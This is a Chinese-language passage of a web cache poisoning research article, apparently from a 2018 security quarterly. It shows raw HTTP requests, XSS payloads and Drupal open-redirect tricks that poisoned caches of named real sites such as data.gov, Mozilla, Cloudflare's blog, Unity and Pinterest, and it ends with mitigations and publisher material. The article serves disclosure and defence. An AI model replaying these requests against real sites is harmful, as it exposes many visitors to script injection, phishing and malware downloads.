Host: catalog.data.gov
X-Forwarded-Host: canary

HTTP/1.1 200 OK
Age: 32707
X-Cache: Hit from cloudfront
...
<body data-site-root="https://canary/">
```

虽然我已经重新设置了'data-site-root'属性，但却无法获得 XSS，甚至也不清楚这个属性的真正用途是什么。为了找到答案，我在 Burp 中创建了一个匹配以及替换规则，为所有请求添加了 'X-Forwarded-Host: id.burpcollaborator.net' 标头，然后再浏览该网页，这时当加载某些页面时，Firefox 会将 JavaScript 生成的请求发送到我的服务器。

```
GET /api/i18n/en HTTP/1.1
Host: id.burpcollaborator.net
```

该路径表明，在网站的某个位置，有一些 JavaScript 代码使用 data-site-root 属性来决定从哪里加载一些国际化数据。我试图通过获取 <https://catalog.data.gov/api/i18n/en> 来找出这些数据应该是什么样的，但却只收到了一个空的 JSON 响应。幸运的是，将'en'改为'es'后，我得到了以下的线索。

```
GET /api/i18n/es HTTP/1.1
Host: catalog.data.gov

HTTP/1.1 200 OK
...
{"Show more":"Mostrar más"}
```

该文件包含一个用于将短语翻译为用户所选语言的功能，通过创建我们自己的翻译文件并使用缓存投毒指向用户，就可以将短语翻译功能转化成漏洞。

```
GET /api/i18n/en HTTP/1.1
Host: portswigger-labs.net

HTTP/1.1 200 OK
...
{"Show more": "<svg onload=alert(1)>"}
```

这样，任何查看包含“显示更多”字样页面的用户都会被利用。

## 劫持 Mozilla SHIELD 系统

还记得我为利用漏洞而配置的“X-Forwarded-Host”匹配或替换规则吗？这会产生意想不到的副作用。除了来自 catalog.data.gov 网站的响应之外，我还收到了一些非常神秘的信息。

```
GET /api/v1/recipe/signed/ HTTP/1.1
Host: xyz.burpcollaborator.net
User-Agent: Mozilla/5.0 ... Firefox/57.0
Accept: application/json
origin: null
X-Forwarded-Host: xyz.burpcollaborator.net
```

'null'Origin 本身很少见，我以前从未见过浏览器发出完全小写的 Origin 标头。仔细检查代理历史日志，我发现问题就出在 Firefox 本身。Firefox 曾试图获取一份“recipes”列表，该列表是 SHIELD 系统的一部分，用于悄悄安装扩展以用于营销和研究目的。该系统可能因强行传播'Mr Robot'扩展而闻名，这引起了消费者的强烈反对。这个插件其实是 Mozilla 和 Mr. Robot（黑客军团电视剧）系列开展合作的尝试，其中包含作者给玩家预留的线索。但是由于 Firefox 最初并没有提供任何关于插件突然出现的解释，引发了很多用户的不满。在引发争议之后，Mozilla 表示已停止向用户推送 Mr. Robot 扩展，并选择将其转移到扩展商店，让感兴趣的用户自行选择安装。

无论如何，类似于 X-Forwarded-Host 这样的标头欺骗了 SHIELD 系统，将 Firefox 引导到我自己的网站，以获取“recipes”列表。

```
GET /api/v1/ HTTP/1.1
Host: normandy.cdn.mozilla.net
X-Forwarded-Host: xyz.burpcollaborator.net
HTTP/1.1 200 OK
{
```



```
{
  "action-list": "https://xyz.burpcollaborator.net/api/v1/action/",
  "action-signed": "https://xyz.burpcollaborator.net/api/v1/action/signed/",
  "recipe-list": "https://xyz.burpcollaborator.net/api/v1/recipe/",
  "recipe-signed": "https://xyz.burpcollaborator.net/api/v1/recipe/signed/",
  ...
}
```

“recipes” 列表看起来如下所示：

```
[{
  "id": 403,
  "last_updated": "2017-12-15T02:05:13.006390Z",
  "name": "Looking Glass (take 2)",
  "action": "opt-out-study",
  "addonUrl": "https://normandy.amazonaws.com/ext/pug.mrrobotshield1.0.4-signed.xpi",
  "filter_expression": "normandy.country in ['US', 'CA']\n && normandy.version >= '57.0'\n)",
  "description": "MY REALITY IS JUST DIFFERENT THAN YOURS",
}]
```

由于 Mozilla SHIELD 系统使用 NGINX 进行缓存，自然很乐意保存我的投毒响应并将其提供给其他用户。Firefox 在浏览器打开后不久就会抓取此 URL 并定期重新取回，这意味着 Firefox 每天会有数千万的用户最终会从我的网站上检索此 “recipes” 列表。

这就为攻击提供了很多可能性，由于 Firefox 使用时要经过签名，所以我不能只安装恶意插件并获得完整的代码执行，不过我可以将数千万真正的用户引导到我选择的 URL。除了可以实施 DDoS 攻击之外，如果与适当的内存损坏漏洞相结合，则可能发生更大的攻击。此外，一些后端 Mozilla 系统使用的是未签名的 “recipes” 列表，这些列表可能被用于在其基础设施内部获得立足点并可能获得列表签名密钥。此外，我可以重播我选择的 “recipes” 列表，这可能会强制用户安装一个旧的已知易受攻击的扩展或 Mr Robot。

## 路由投毒

有些应用程序不仅会使用标头生成 URL，而且还将它们用于内部请求路由。

```
GET / HTTP/1.1
Host: www.goodhire.com
X-Forwarded-Server: canary

HTTP/1.1 404 Not Found
CF-Cache-Status: MISS
```

```
...  
<title>HubSpot - Page not found</title>  
<p>The domain canary does not exist in our system.</p>
```

Goodhire.com 显然托管在 HubSpot 上，而 HubSpot 提供给 X-Forwarded-Server 标头的优先级要高于主机标头（Host header），并且 HubSpot 也无法搞清楚此请求所针对的目标客户端。虽然我的输入内容也出现在页面中，但它是 HTML 编码的，所以直接的 XSS 攻击在这里不起作用。要利用这个陆游漏洞，我就需要访问 hubspot.com，将自己注册为 HubSpot 客户端，在 HubSpot 页面上放置一个有效载荷，然后最终欺骗 HubSpot 在 goodhire.com 上提供以下响应。

```
GET / HTTP/1.1  
Host: www.goodhire.com  
X-Forwarded-Host: portswigger-labs-4223616.hs-sites.com  
  
HTTP/1.1 200 OK  
...  
<script>alert(document.domain)</script>
```

Cloudflare 很快就缓存了此响应，并将其提供给后续访问者。Inflection 将此报告传递给了 HubSpot，HubSpot 通过永久禁止我的 IP 地址来解决问题。

像这样的内部路由漏洞在 SaaS 应用程序中特别常见，在这些应用程序中，单个系统负责处理针对许多不同客户的请求。

## 隐秘的路由投毒（Hidden Route Poisoning）

不过，路由投毒漏洞并不总是像上面的那些案例那样，都那么明显，比如下面这个样本。

```
GET / HTTP/1.1  
Host: blog.cloudflare.com  
X-Forwarded-Host: canary  
  
HTTP/1.1 302 Found  
Location: https://ghost.org/fail/
```

由于 Cloudflare 的博客由 Ghost 托管，他们显然正在使用 X-Forwarded-Host 标头。你可以通过指定另一个可识别的主机名（例如 blog.binary.com）来避免错误的重定向，不过

这会导致 10 秒延迟，然后是标准的 `blog.cloudflare.com` 响应。乍一看，没有明确的投毒方法。

不过当用户首次使用 Ghost 注册博客时，它会在 `ghost.io` 下使用唯一的子域发布它们。一旦博客启动并运行，用户就可以定义像 `blog.cloudflare.com` 这样的任意自定义域。如果用户已经定义了一个自定义域，则其 `ghost.io` 子域将直接重定向到它。

```
GET / HTTP/1.1
Host: noshandnibble.ghost.io


HTTP/1.1 302 Found
Location: http://noshandnibble.blog/
```

重要的是，这个重定向也可以通过 `x - forward - host` 标头触发。

```
GET / HTTP/1.1
Host: blog.cloudflare.com
X-Forwarded-Host: noshandnibble.ghost.io

HTTP/1.1 302 Found
Location: http://noshandnibble.blog/
```

我于是试着通过注册自己的 `ghost.org` 帐户并设置了一个自定义域，结果发现可以将发送到 `blog.cloudflare.com` 的请求重定向到我自己的网站：`waf.party`，这意味着我可以劫持像图像一样的资源载荷。



[Blog home](#)
[What we do](#)
[Support](#)
[Community](#)
[Login](#)
[Sign up](#)

# Introducing Cloudflare Access: Like BeyondCorp, But You Don't Have To Be A Google Employee To Use It

17 Jan 2018 by Venkat Viswanathan.

[G+](#)
[in Share](#)
269
[Like 86](#)
[Tweet](#)

Tell me if this sounds familiar: any connection from inside the corporate network is trusted and any connection from the outside is not. This is the security strategy used by most enterprises today. The problem is that once the firewall, or gateway, or VPN server creating this perimeter is breached, the attacker gets immediate, easy and trusted access to everything.



CC BY-SA 2.0 image by William Warby

There's a second problem with the traditional security perimeter model. It either requires employees to be on the corporate network (i.e. physically in the office) or using a VPN, which slows down work because every page load makes extra round trips to the VPN server. After all this hassle, users on the VPN are still highly susceptible to phishing, man-in-the-middle and SQL injection attacks.

## Cloudflare blog

[Contact our team](#)

**US callers**  
1 (888) 99-FLARE

**UK callers**  
+44 (0)20 3514 6970

**International callers**  
+1 (650) 319-8930

[Full feature list and plan types](#)

Cloudflare provides performance and security for any website. More than 6 million websites use Cloudflare.

There is no hardware or software. Cloudflare works at the DNS level. It takes only 5 minutes to sign up. To learn more, please visit our website

## Cloudflare features

- [Overview](#)
- [CDN](#)
- [Optimizer](#)
- [Security](#)
- [Analytics](#)
- [Apps](#)
- [Network map](#)
- [System status](#)

为了获得对 [blog.cloudflare.com](https://blog.cloudflare.com) 的完全控制，就需要重定向 JavaScript 加载，不过，其中会遇到一个奇怪的阻碍，仔细观察重定向，你会发现重定向使用的是 HTTP，而博客是通过 HTTPS 加载的。这意味着浏览器的混合内容保护( mixed-content protection )起了作用，阻止了脚本或样式表的重定向。

由于我找不到任何让 Ghost 发出 HTTPS 重定向的技术方法，所以起初，我打算将它作为一个漏洞，报告给开发商，希望他们能替我修复它。不过最后我还是找到了决绝方案，第一个解决方案是由 Sajjad Hashemian 发现的，他在 Safari 中发现有 waf.party 在浏览器的 HSTS 缓存中，重定向会自动升级为 HTTPS 而不是被阻止。第二个解决方案是 Sam Thomas 基于 Manuel Caballero 的研究，提出了 Edge 的解决方案——302 重定向到 HTTPS URL，完全绕过了 Edge 的混合内容保护。

总而言之，对于 Safari 和 Edge 用户，我可以完全攻击 [blog.cloudflare.com](http://blog.cloudflare.com)，[blog.binary.com](http://blog.binary.com) 和其他 [ghost.org](http://ghost.org) 客户端的每一个页面。而对于 Chrome/Firefox 用户，我只能劫持图像。

## 链接无键输入

有时，无键输入只会混淆应用程序栈，所以你就需要链接其他无键输入以实现投毒，比如对以下网站的访问。

```
GET /en HTTP/1.1
Host: redacted.net
X-Forwarded-Host: xyz

HTTP/1.1 200 OK
Set-Cookie: locale=en; domain=xyz
```

X-Forwarded-Host 标头会覆盖 cookie 上的域，但在响应的其余部分（没有经过混淆的应用程序栈）中则没有生成任何 URL。其实这本身是没用的，但是，这些部分却出现了另一个无键输入。

```
GET /en HTTP/1.1
Host: redacted.net
X-Forwarded-Scheme: nothttps

HTTP/1.1 301 Moved Permanently
Location: https://redacted.net/en
```

虽然此输入本身也是无用的，但如果我将这两个无用的部分结合在一起，就可以将响应转换为重定向到任意域。

```
GET /en HTTP/1.1
Host: redacted.net
X-Forwarded-Host: attacker.com
X-Forwarded-Scheme: nothttps

HTTP/1.1 301 Moved Permanently
Location: https://attacker.com/en
```

使用此技术，可以通过重定向 POST 请求从自定义 HTTP 标头中窃取 CSRF 令牌。我还可以获得存储的基于 DOM 的 XSS，并恶意响应 JSON 载荷，这种做法就类似于前面提到的 data.gov 漏洞。

## 劫持 Open Graph 协议

在另一个网页上，无键输入只影响具有 Open Graph 协议的 URL。

```
GET /en HTTP/1.1
Host: redacted.net
X-Forwarded-Host: attacker.com

HTTP/1.1 200 OK
Cache-Control: max-age=0, private, must-revalidate
...
<meta property="og:url" content='https://attacker.com/en'/>
```

Open Graph 是一种由 Facebook 创建的协议，它允许网站所有者将他们的网页视为“目标”（比如 IMDb 上的一部电影或者 ESPN.COM 上的一名运动员），这样 Facebook 才能于这些目标建立联系。而被我劫持的 og:url 参数有效地覆盖了共享的 url，这意味着，任何共享了那个被投毒页面的用户，实际上最终都会共享我选择的内容。

你可能已经注意到，应用程序设置了'Cache-Control : private'，而 Cloudflare 拒绝缓存此类响应。幸运的是，网站上的其他页面明确启用了这类缓存。

```
GET /popularPage HTTP/1.1
Host: redacted.net
X-Forwarded-Host: evil.com

HTTP/1.1 200 OK
Cache-Control: public, max-age=14400
Set-Cookie: session_id=942...
CF-Cache-Status: MISS
```

这里的'CF-Cache-Status'标头表示 Cloudflare 正有意考虑缓存此响应，不过这个缓存并没有真正实现过。按着我的推测，Cloudflare 会拒绝缓存，这可能与 session\_id cookie 有关，也可能与不断重试已存在的 cookie 有关。

```
GET /popularPage HTTP/1.1
Host: redacted.net
```




```
Cookie: session_id=942...;
X-Forwarded-Host: attacker.com

HTTP/1.1 200 OK
Cache-Control: public, max-age=14400
CF-Cache-Status: HIT
...
<meta property="og:url"
content='https://attacker.com/...
```

最终,我还是得到了响应缓存,不过后来我发现可以跳过 guesswork 直接阅读 Cloudflare 的缓存文档。

尽管响应被缓存,但那些要“分享”的页面仍然没有被投毒。Facebook 显然没有并没有攻击我破坏的 Cloudflare 缓存。为了确定具体需要进行投毒的缓存,我利用了所有 Cloudflare 网页都带有的一个调试属性: /cdn-cgi/trace。



colo=AMS 行表明 Facebook 已经通过阿姆斯特丹的缓存访问了 waf.party,目标网站是通过亚特兰大访问的,所以我在那里租了 2 美元/月的 VPS 并再次尝试投毒。

```
Secure Shell Terminal: vt220

root@atlanta:/# curl -i -s -k -X $'GET' \
> -H $'Host: [redacted]' -H $'Cookie: [redacted]' -H $'X-Forwarded-Host: portswigger-labs.net' -H $'Accept-Encoding: gzip'
, def' -H $'Accept: */*' -H $'Accept-Language: en' -H $'User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)' -H $'Connection: close' \
> -b $'[redacted]' \
> $'https://[redacted]'
Connection closed
```

在投毒完成之后,任何试图在其网站上共享各种页面的人最终都会分享我选择的内容。感兴趣的可以看这个视频。

## 本地路由投毒 ( Local Route Poisoning )

到目前为止，你已经看到基于 cookie 的语言劫持，以及使用各种标头覆盖主机的方法。在本次的研究中，我还发现了一些标头使用了奇怪的非标准标头的变体，例如 'translate'，'bucket' 和 'path\_info'，这让我怀疑我是否遗漏了许多其他标头。所以我的下一个目标就是，通过下载和搜索 GitHub 上 20000 个顶级 PHP 项目的标题名，来扩展标题词表。

以下两段代码显示了覆盖请求路径的 header X-Original-URL 和 X-Rewrite-URL，首先我注意到它们会影响运行 Drupal 的目标，并且通过分析 Drupal 的代码，我发现对这个标头文件的支持来自流行的 PHP 框架 Symfony，而它又是从 Zend 获取的代码。其结果就是，大量的 PHP 应用程序无意中支持这些标头文件。所以我除了可以尝试使用这些标头进行缓存投毒外，还可以利用它们绕过 WAF 和安全规则。

```
GET /admin HTTP/1.1
Host: unity.com


HTTP/1.1 403 Forbidden
...
Access is denied
GET /anything HTTP/1.1
Host: unity.com
X-Original-URL: /admin

HTTP/1.1 200 OK
...
Please log in
```

如果应用程序使用缓存，则可以滥用这些标头以将其混淆为提供不正确的页面。例如，下面请求的缓存键为 /education?x=y，但却是从 /gambling?x=y 检索出的内容。



最终的结果是，在发送了这个请求之后，任何试图访问 Unity for Education 页面的人都会大吃一惊。



## Slots, web and mobile in one convenient package

The Unity engine supports Linux, iOS, Android, the Web, Mac, Windows, Windows Phone, Windows Store apps, and many other platforms. When you're ready to publish, simply select a platform, press the Build button and sit back while Unity creates stable, dependable content for almost any device. It's that simple.

## 内部缓存投毒 ( Internal Cache Poisoning )

Drupal 通常与 Varnish 等第三方缓存一起使用，但它也包含默认启用的内部缓存。此缓存知道 X-Original-URL 标头并将其包含在其缓存键中，但其中还包括此标头中的查询字符串。



虽然前面所讲的投毒攻击方法中，我讲到过替换路径的方法，但在进行内部缓存投毒时，我却要覆盖原来的查询字符串。

```
GET /search/node?keys=kittens HTTP/1.1
```

```
HTTP/1.1 200 OK
```

```
...
```

```
Search results for 'snuff'
```

## Drupal 的开放式重定向 ( Drupal Open Redirect )

在阅读 Drupal 的 URL 覆盖代码时，我注意到一个极其危险的功能。在所有重定向响应中，你可以使用'destination'查询参数覆盖重定向目标，虽然 Drupal 会尝试进行一些 URL 解析以确保它不会重定向到外部域，但这很容易被绕过。

```
GET //?destination=https://evil.net\@unity.com/ HTTP/1.1
```

```
Host: unity.com
```

```
HTTP/1.1 302 Found
```

```
Location: https://evil.net\@unity.com/
```

你可以在 Drupal 的路径中看到了双斜杠 “//” 这意味着它试图发出重定向的命令，不过由于随后目标参数开始起作用，所以 Drupal 认为目标 URL 是在告诉用户可以使用用户名 'evil.net\' 访问 unity.com，但实际上，网页浏览器会自动将\转换为/，让用户登录 evil.net/@unity.com。

## 持续重定向劫持

我可以将参数覆盖的投毒方法与开放式重定向方法结合起来,来达到持久劫持任何重定向的目的。Pinterest 商业网站上的某些页面恰好通过重定向导入 JavaScript, 以下的请求中, 蓝色表示发生投毒的缓存条目, 参数用橙色显示。

```
GET /?destination=https://evil.net\@business.pinterest.com/ HTTP/1.1
Host: business.pinterest.com
X-Original-URL: /foo.js?v=1
```

这样, JavaScript 导入的目的地就被劫持了, 我就可以完全控制 business.pinterest.com 上的几个应该是静态的页面。

```
GET /foo.js?v=1 HTTP/1.1

HTTP/1.1 302 Found
Location: https://evil.net\@unity.com/
```

## 内嵌式缓存投毒

不过并不是所有 Drupal 网页都像上面所讲的那样活跃, 也不会通过重定向导入任何重要的资源。幸运的是, 如果网页使用外部缓存 (就像几乎所有高流量 Drupa 网页一样), 我就可以通过内部缓存来对外部缓存进行投毒, 并在此过程中将任何响应转换为重定向。所以, 该投毒过程, 分为两阶段。首先, 我会使用恶意重定向, 来对内部缓存投毒以替换/ redir。

```
GET /?destination=https://evil.net\@store.unity.com/ HTTP/1.1
Host: store.unity.com
X-Original-URL: /redir
```

接下来, 使用上一步被替换的/redir, 来对外部缓存投毒以替换/download?v=1。

```
GET /download?v=1 HTTP/1.1
Host: store.unity.com
X-Original-URL: /redir
```

最后, 只需在 unity.com 上点击“下载安装程序”, 就会从 evil.net 上下载一些恶意软件。此技术还可用于其他攻击, 包括将欺骗性条目插入 RSS feeds, 将登录页面替换为钓鱼页面, 并通过动态脚本导入存储 XSS。

这个视频是关于如何对 Drupal 安装库进行投毒的, 感兴趣的可以看一下。

不过, 该漏洞目前已经被禁用。

## 跨云端投毒 ( Cross-Cloud Poisoning )



不过由于访问的复杂性越来越高,攻击者可能需要租用多个 VPS 才能对所有 CloudFront 的缓存进行投毒。于是,我试着探讨是否可以在不依赖 VPS 的情况下进行跨区域攻击。

事实证明,CloudFront 内含一个有用的缓存地图,它们的 IP 地址可以很容易地通过免费的在线服务识别,这些服务可以从不同的地理位置发出 DNS 查询,利用 curl/Burp 的主机名覆盖特性,你可以从一个特定的位置随意发起投毒攻击。

由于 Cloudflare 拥有更多的区域缓存,我决定也查看一下它们。由于 Cloudflare 在线发布了所有 IP 地址列表,因此我编写了一个快速查找脚本,这样就可以通过请求 waf.party/cgn-cgi/trace 找到每个 IP 并记录下我进行的缓存。

```
curl https://www.cloudflare.com/ips-v4 | sudo zmap -p80| zgrab --port 80 --data
traceReq | fgrep visit_scheme | jq -c '[.ip, .data.read]' cf80scheme | sed -E 's/\["([0-9.
]*)".*colo=([A-Z]+).*/\1 \2/' | awk -F " " '!x[$2]++'
```

这表明,当针对位于爱尔兰的 waf.party 时,我可以从曼彻斯特找到以下缓存。

```
104.28.19.112 LHR   172.64.13.163 EWR   198.41.212.78 AMS
172.64.47.124 DME   172.64.32.99 SIN    108.162.253.199 MSP
172.64.9.230 IAD    198.41.238.27 AKL   162.158.145.197 YVR
```

## 缓解措施

针对缓存投毒的最佳防御策略,就是禁用缓存。对于一些网页来说,这显然是不切实际的建议,但我怀疑很多网站开始使用 Cloudflare 等服务进行 DDoS 保护或简易 SSL 服务,而这很容易受到缓存投毒的影响,因为缓存是默认启用的。

如果你对“静态”的定义足够谨慎,那么将缓存限制到纯静态响应也是有效的防御策略。

同样,避免从标头文件和 cookie 中获取输入是防止缓存投毒的有效方法,但该策略的缺点是,用户很难知道其他层和框架是否在偷偷支持额外的标头文件。因此,我建议使用 Param Miner 审核应用程序的每个页面以清除无键输入的风险。

一旦确定了应用程序中的无键输入,理想的解决方案就是彻底禁用它们。如果做不到这一点,你可以直接删除缓存层的输入,或将它们添加到缓存键中。某些缓存允许用户使用不同的标头来进行无键输入,而其他缓存则允许你自定义缓存键,但目前这个操作仅限企业级用户。

所以,无论你的应用程序是否具有缓存,你的一些客户端可能在它们的末端都有一个缓存,因此你不应忽略 HTTP 标头中的 XSS 等客户端漏洞。



## 总结

因此,网页缓存投毒绝非仅停留在理论上,应用程序的普及和服务器栈正在将其变为现实。我们已经看到,即使是众所周知的框架也可以隐藏危险的攻击属性。这也从侧面而证实,某些开源的且拥有数百万用户的应用,其源代码理应就应该被细细地检查。我们也看到了在网页里放置的缓存是如何将其安全等级从完全安全变为极度脆弱的,随着网站越来越依赖于第三方系统,其安全状况越来越难以单独进行充分评估

# 众安天下

众 安 天 下 · 天 下 众 安

## 公司介绍

北京众安天下科技有限公司，简称“Allsec”，核心团队来自WatchGuard、百度、新浪、德勤等知名公司，拥有丰富的互联网安全运营、安全测试、漏洞挖掘经验。

Allsec专注于互联网安全服务领域，以“众安天下·天下众安”为企业愿景，本着让客户的服务理念，深入挖掘客户业务安全需求，为客户提供全方位的定制化安全服务解决方案。行业覆盖证券、基金、金融科技、电商、云服务、智能硬件等领域，截至目前，累计服务互联网企业数十家，并获得高度认可。

公司官网：[www.allsec.cn](http://www.allsec.cn)

联系电话：010-86395035

商务合作：[BD@allsec.cn](mailto:BD@allsec.cn)

简历投递：[hr@allsec.cn](mailto:hr@allsec.cn)

兔安兔微信：[allsec\\_tuantu](https://www.tuantu.com)

公司地址：北京市海淀区中关村南大街甲6号铸诚大厦B座1301



# 致谢

作为一家有思想的安全新媒体，安全客一直致力于传播有思想的安全声音。

2017年年初，安全客的第一版电子年刊正式出版，一经发布立刻在安全圈内掀起一番读书热潮。今天2018年第三季度季刊正式和大家见面了，安全客季刊截至本次已经发布了8版，并且在上一季度中，安全客季刊已经创下累积520000+的下载量，这是安全客一直坚守质量为本、干货为首的成果凝集，也是安全客用户和白帽伙伴对季刊品质的认可。安全使命，不忘初心，我们在此次季刊中，也将秉承严格把控质量的原则，为大家呈现最优质、最热门的技术内容分享。

此次季刊收录了来自13个安全平台的二十二篇优秀技术文章，涵盖公众讨论最火热的暗网黑产、漏洞分析、工具精读、安全运营、安全研究等五大季度热点方向，是网络安全从业者和爱好者不容错过的技术刊物！

安全客在此向为本书的文章筛选、编辑及传播作出贡献的合作平台、合作厂商、合作媒体及合作团队表示深深的感谢，同时也感谢此次亲自参与了安全客季刊编辑的志愿者编辑们，他们是兴趣使然的小胃、eridanus96，最后感谢将本书编辑成册的所有幕后的工作人员和季刊的每一位读者朋友们！

我们会不断努力，做出更棒的季刊和大家一起分享！

安全客团队

2018.10



安全客

有思想的安全新媒体



## 安全平台

 <b>360</b> 网络安全响应中心	 <b>360 安全应急响应中心</b> 360 Security Response Center	 <b>58 安全应急响应中心</b> Security Response Center	 <b>71SRC</b> 爱奇艺安全应急响应中心
 <b>ASRC</b> 阿里安全应急响应中心	 <b>蚂蚁金服</b> 安全应急响应中心	 <b>百度安全应急响应中心</b> Baidu Security Response Center	 <b>bilibili</b> 哔哩哔哩安全应急响应中心
 <b>菜鸟安全应急响应中心</b> Cainiao Security Response Center	 <b>CarSRC</b> 连接·联合 保护你的每一次出行	 <b>滴滴出行安全应急响应中心</b> Didichuxing Security Response Center	 <b>点融安全应急响应中心</b> Dianrong Security Response Center
 <b>斗鱼安全应急响应中心</b> DouYu Security Response Center	 <b>饿了么安全应急响应中心</b> Eleme Security Response Center	 <b>富友安全应急响应中心</b> Fuiou Security Response Center	 <b>瓜子安全应急响应中心</b> GUAZI Security Response Center
 <b>好未来安全应急响应中心</b> 100TAL Security Response Center	 <b>JSRC</b> 京东安全应急响应中心	 <b>焦点安全应急响应中心</b> Focus Security Response Center	 <b>竞技世界安全应急响应中心</b> JJ World Security Response Center
 <b>金山·安全应急响应中心</b> Hingsoft Security Response Center	 <b>coolpad   LeEco</b> 酷派安全响应中心 Coolpad Security Response Center	 <b>联想安全应急响应中心</b> Lenovo Security Response Center	 <b>乐视安全应急响应中心</b> LeEco Security Response Center
 <b>乐信集团安全应急响应中心</b> LX Security Response Center	 <b>同程安全应急响应中心</b> LY Security Response Center	 <b>美丽联合集团安全应急响应中心</b> Meili Inc Security Response Center	 <b>陌陌安全应急响应中心</b>
 <b>应急响应中心</b> Security Response Center   美团点评	 <b>MEIZU</b> 魅族安全应急响应中心 Meizu Security Response Center	 <b>mobike 安全</b>	 <b>OPPO安全应急响应中心</b> OPPO Security Response Center
 <b>平安安全应急响应中心</b> PINGAN Security Response Center	 <b>去哪儿安全应急响应中心</b> Qunar Security Response Center	 <b>Seebug</b>	 <b>SRC</b>
 <b>搜狗安全应急响应中心</b> Sogou Security Response Center	 <b>苏宁安全应急响应中心</b> Suning Security Response Center	 <b>新浪安全应急响应中心</b> Sina Security Response Center	 <b>途牛安全应急响应中心</b> Tuniu Security Response Center
 <b>VIPKID安全应急响应中心</b> VIPKID Security Response Center	 <b>唯品会安全应急响应中心</b> VIP Security Response Center	 <b>挖财安全应急响应中心</b> Wacai Security Response Center	 <b>完美世界安全应急响应中心</b> security.wanmei.com
 <b>网易安全应急响应中心</b> NetEase Security Response Center	 <b>微博安全应急响应中心</b> Weibo Security Response Center	 <b>WiFi 万能钥匙</b> 安全应急响应中心	 <b>小米安全中心</b> Xiaomi Security Center
 <b>携程安全应急响应中心</b> Otrip Security Response Center	 <b>宜人贷安全应急响应中心</b> Yirendai Security Response Center	 <b>CESRC 宜信安全应急响应中心</b> CreditEase Security Response Center	 <b>中通安全应急响应中心</b> ZTO Security Response Center
 <b>猪八戒网安全应急响应中心</b> ZBJ Security Response Center	 <b>字节跳动安全中心</b> ByteDance Security Center		

## 合作公司

 <b>360</b> 企业安全	 <b>爱加密</b> www.ijiami.cn	 <b>风暴中心</b> 让云上更安全	 <b>DBAPP</b> 安恒信息	 <b>DBSEC</b> 安华金和
--------------------------------------------------------------------------------------------------------	-----------------------------------------------------------------------------------------------------------------	-----------------------------------------------------------------------------------------------------------	-----------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------

## 合作公司

 安全狗	 安全派	 AI安赛AISEC	 安胜 Anscen	 ansion   安   信   与   诚
 昂楷科技	 犇众信息 PWNZEN INFOTECH LTD.	 八分量 Octa Innovations	 白帽汇 BAIMAOHUI.NET	
 白山云科技 BAISHAN CLOUD	 长亭科技 CHAITIN	 顶象 打造零风险的数字世界	 盾客科技 www.shielder.cn	
